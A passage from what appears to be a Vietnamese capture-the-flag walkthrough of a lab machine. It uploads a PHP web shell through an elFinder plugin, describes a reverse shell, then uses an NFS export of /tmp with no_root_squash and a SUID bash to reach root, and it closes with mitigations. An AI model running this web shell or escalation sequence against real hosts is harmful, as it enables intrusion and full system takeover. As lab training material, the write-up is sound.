
Hình 16: Ta tìm thấy 1 plugin Upload chưa được active trong hệ thống



Hình 17: Ta thấy được /themes có thể được truy cập để thay đổi themes của hệ thống




Hình 18: Tại chức năng uploader của plugin elFinder ta thấy các themes hiện đang có sẵn



Hình 19: Bên trong các folder đó lại là các file PHP

5. Vậy nghĩa là tại folder **/themes** này, ta có thể thực thi file PHP. Vậy đầu tiên ta sẽ thử upload 1 file PHP với nội dung `<?php system($_GET['cmd']); ?>`




Hình 20: Đã upload file cmd.php




Hình 21: Truy cập file với param cmd=id và nhận lại kết quả


6. Vậy nghĩa là ta có thể thực thi file PHP tại đây. Vậy ta sẽ upload 1 reverse shell bằng PHP để có thể dễ thực thi hơn




Hình 22: Upload file shell.php



Hình 23: Máy attacker listen port 4444



Hình 24: Truy cập file để thực thi web shell



Hình 25: Truy cập được shell và thực thi lệnh

7. Tiến hành tìm flag đầu tiên

```
$ ls /var/www/html
ls: cannot open directory '/var/www/html': Permission denied
$ ls /var/www
9bd556e5c961356857d6d527a7973560-zen-cart-v1.5.4-12302014.zip
a0c4f0d176f87ceda9b9890af09ed644-Adem-master.zip
b873fef091715964d207daa19d320a99-zenphoto-zenphoto-1.4.10.tar.gz
flag.txt
html
zenphoto-zenphoto-1.4.10
```

Hình 26: Tìm được 1 flag ở /var/www

```
$ cat /var/www/flag.txt
868c889965b7ada547fae81f922e45c4
```

Hình 27: Ta tìm được flag đầu tiên

8. Tiếp theo ta đã biết được rằng có 1 thư mục **/tmp** đã được share ra ngoài. Vậy ta sẽ kiểm tra thêm về hướng đó

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/tmp *(rw,no_root_squash)
```

Hình 28: Ta thấy /tmp được config là *(rw,no_root_squash)

9. Vậy nghĩa là mọi NFS client đều được truy cập, có quyền đọc ghi và được server coi là UID 0 (root). Vậy ta sẽ tiến hành khai thác ở đây

```
(ncbachhhh@kali)-[~]
└─$ sudo mkdir -p /mnt/orcus_tmp
sudo mount -t nfs 192.168.205.128:/tmp /mnt/orcus_tmp

(ncbachhhh@kali)-[~]
└─$ sudo chown root:root /mnt/orcus_tmp/rootbash

(ncbachhhh@kali)-[~]
└─$ sudo chmod 4755 /mnt/orcus_tmp/rootbash

(ncbachhhh@kali)-[~]
└─$ ls -la /mnt/orcus_tmp/rootbash
-rwsr-xr-x 1 root root 1109564 Aug 15 17:41 /mnt/orcus_tmp/rootbash
```

Hình 29: Ở máy attacker thực hiện mount vào /tmp với quyền root

```
$ /tmp/rootbash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Hình 30: Tại máy target thực thi lệnh tại rootbash và kiểm tra đã nhận được quyền root

```
ls /root
flag.txt
cat /root/flag.txt
807307b49314f822985d0410de7d8bfe
```

Hình 31: Và ta đã có flag thứ 2 tại /root

Mitigation

Không để backup/config/database dump trong web root hoặc thư mục public; giới hạn quyền truy cập và rotate credential nếu backup từng làm lộ tài khoản/mật khẩu.

Không export /tmp với no_root_squash; dùng root_squash và giới hạn host được phép mount NFS.

Tắt các dịch vụ/endpoint không cần thiết